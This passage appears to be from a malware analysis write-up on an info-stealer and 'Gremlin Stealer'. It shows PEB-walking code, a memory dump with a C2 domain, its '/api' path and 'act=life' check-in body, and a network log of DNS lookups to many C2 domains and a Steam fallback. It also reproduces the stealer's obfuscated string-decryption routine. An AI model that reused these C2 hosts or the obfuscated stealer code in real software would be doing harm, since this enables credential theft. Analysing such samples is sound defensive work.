


```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```



```
ptr_PEB = get_PEB();
switch(name == (ushort *)0x0) {
case false:
  loaded_modules = (int *)(*(int *)(ptr_PEB + 0xc) + 0xc);
```


Data is collected and sent to a C2 server



```
00CFF424  00CFF4F8  L"importenptoc.com"
00CFF428  00CFF4AD  L"/api"
00CFF42C  00CFF449  L"Content-Type: application/x-www-form-urlencoded\r\n"
00CFF430  00CFF4B7  "act=life"
00CFF434  00000008
00CFF438  00CFF444
00CFF43C  00000000
00CFF440  6B206574
00CFF444  E97A8BF6
00CFF448  6F00436F
00CFF44C  74006E00
00CFF450  6E006500
```

Check if the C2 is alive


Bunch of C2 Servers



```
26/25 10:43:04 AM [          Diverter] System (4) requested UDP 192.168.188.2:137
26/25 10:43:24 AM [          Diverter] svchost.exe (2352) requested UDP 192.168.188.128:53
26/25 10:43:24 AM [        DNS Server] Received A request for domain 'restfulrletreats.cyou' from svchost.exe (2352)
26/25 10:43:24 AM [          Diverter] stage2-decompressed.exe (10200) requested TCP 192.0.2.123:443
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'importenptoc.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'voicesharped.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'inputrreparnt.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'torpdidebar.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'rebeldettern.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'actiothreaz.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'garulouscuto.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'breedertremnd.com' from svchost.exe (2352)
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'steamcommunity.com' from svchost.exe (2352)
```


Some C2's are stored in a Steam profile as fallback C2's A.K.A backup

.NET file format




Makes decompilation easy

String Decryption function of Gremlin Stealer



```
internal static string c(int int_0, int int_1, int int_2)
{
    int_0 += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    int_1 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num = int_0 ^ int_1;
    num = num * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num2 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num3 = BitConverter.ToInt32(array, 0) - 5 ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    return Encoding.UTF8.GetString(array);
}
```


How the decryption function is used



```
// Token: 0x06000027 RID: 39 RVA: 0x000038C8 File Offset: 0x00001AC8
private static string b(string A_0)
{
    int num2;
    int num = A_0.IndexOf(<Module>.c((~(((num2 << 22) + -3922) * 16384) != num2 / 256) ? 56394 : 1684582982, 53190, ((((7318 | num) ^ (-(num *
      40 + num * 88) | num)) & 64) != 0) ? 1754869161 : (((2294U + (4294965784U & (uint)num2 >> 22) & 6990U) == 0U) ? -1371800952 : ((((uint)
      (num2 / 1078) >> 1 & 1073741824U) == (uint)(1073741824 & num2 / 1759)) ? 10 : -803552594))), StringComparison.Ordinal);
    if (num == -1)
    {
        return null;
    }
```

e.g. « chrome.exe » ⇔ c(X,Y,Z) for some integers X, Y & Z.

Intermediate Language

